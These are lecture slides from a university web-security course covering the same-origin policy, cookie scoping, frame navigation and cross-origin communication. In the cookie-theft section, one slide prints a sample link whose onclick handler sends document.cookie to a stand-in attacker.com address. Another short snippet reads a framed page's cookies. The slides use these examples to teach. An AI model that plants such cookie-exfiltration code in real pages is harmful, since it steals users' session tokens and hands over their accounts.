CSE 484 / CSE M 584: Computer Security and Privacy

Web Security: Basic Web Security Model [continued]

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Admin

- Homework 2 (crypto) is out (due 5pm on May 8)
- Lab 1 due 5pm **this Friday**
- Lab 2 (web security) will be out sometime next week
  - We'll ask you for group names (up to 3 people) and passwords soon
- Looking ahead:
  - **Friday:** guest lecture (Chris Hansen, Seattle PD)
  - **Monday:** web application security
  - **Wednesday:** web session management
  - **Friday:** guest lecture (Ben Livshits, MSR) on web malware

Recall: Two Sides of Web Security

- Web browser
  - Responsible for securely confining Web content presented by visited websites
- Web applications
  - Online merchants, banks, blogs, Google Apps …
  - Mix of server-side and client-side code
    - Server-side code written in PHP, Ruby, ASP, JSP… runs on the Web server
    - Client-side code written in JavaScript… runs in the Web browser
  - Many potential bugs: XSS, XSRF, SQL injection

Recall: Browser Sandbox

- Goal: safely execute JavaScript code provided by a website
  - No direct file access, limited access to OS, network, browser data, content that came from other websites
- Same origin policy
  - Can only access properties of documents and windows from the same domain, protocol, and port

Same-Origin Policy


Website origin = (scheme, domain, port)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)


[Example thanks to Wikipedia.]

Same-Origin Policy: DOM

Only code from same origin can access HTML elements on another site (or in an iframe).




www.example.com (the parent) **can** access HTML elements in the iframe (and vice versa).




www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).

Who Can Navigate a Frame?




If bad frame can navigate sibling frames, attacker gets password!

Gadget Hijacking in Mashups



Gadget Hijacking in Mashups




Solution: Modern browsers only allow a frame to navigate its "descendent" frames

Same-Origin Policy: Cookies

- **For cookies:** Only code from same origin can read/write cookies associated with an origin.
  - Can be set via Javascript (`document.cookie=…`) or via `Set-Cookie` header in HTTP response.
  - Can narrow to subdomain/path (e.g., http://example.com can set cookie scoped to http://account.example.com/login.) (Caveats soon!)
  - Secure cookie: send only via HTTPS.
  - HttpOnly cookie: can't access using JavaScript.

Same-Origin Policy: Cookies

- Browsers automatically include cookies with HTTP requests.
- **First-party cookie:** belongs to top-level domain.
- **Third-party cookie:** belongs to domain of embedded content.



Same Origin Policy: Cookie Writing

domain: any domain suffix of URL-hostname, except top-level domain (TLD)

Which cookies can be set by **login.site.com**?

allowed domains	disallowed domains
✓ **login.site.com**	✗ **user.site.com**
✓ **.site.com**	✗ **othersite.com**
	✗ **.com**

login.site.com can set cookies for all of **.site.com** but not for another site or TLD

Problematic for sites like .washington.edu

path: anything

Who Set the Cookie?

- Alice logs in at login.site.com
  - login.site.com sets session-id cookie for .site.com
- Alice visits evil.site.com
  - Overwrites .site.com session-id cookie with session-id of user "badguy" -- not a violation of SOP!
- Alice visits cse484.site.com to submit homework
  - cse484.site.com thinks it is talking to "badguy"
- Problem: cse484.site.com expects session-id from login.site.com, cannot tell that session-id cookie has been overwritten by a "sibling" domain

Path Separation is Not Secure

- Cookie SOP: path separation
  - When the browser visits **x.com/A**, it does not send the cookies of **x.com/B**
  - This is done for efficiency, not security!

- DOM SOP: no path separation
  - A script from **x.com/A** can read DOM of **x.com/B**

```
<iframe src="x.com/B"></iframe>
alert(frames[0].document.cookie);
```

Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

www.example.com

```
<head>
<script src="http://
otherdomain.com/
library.js"></script>
</head>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in the script sets a cookie, under what origin will it be set?


Cookie Theft

- Cookies often contain authentication token (more on this next week)
  - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#" onclick="window.location='http://
attacker.com/stole.cgi?cookie='+document.cookie;
return false;">Click here!</a>
```

- Cookie theft via network eavesdropping
  - Cookies included in HTTP requests
  - One of the reasons HTTPS is important!

Firesheep



http://codebutler.com/firesheep/

Allowing Cross-Origin Communication

- Domain relaxation
  - If two frames each set document.domain to the same value, then they can communicate
    - E.g. www.facebook.com, facebook.com, and chat.facebook.com
    - Must be a suffix of the actual domain
- Access-Control-Allow-Origin: <list of domains>
  - Specifies one or more domains that may access DOM
  - Typical usage: Access-Control-Allow-Origin: *
- HTML5 postMessage
  - Lets frames send messages to each other in controlled fashion
  - Unfortunately, many bugs in how frames check sender's origin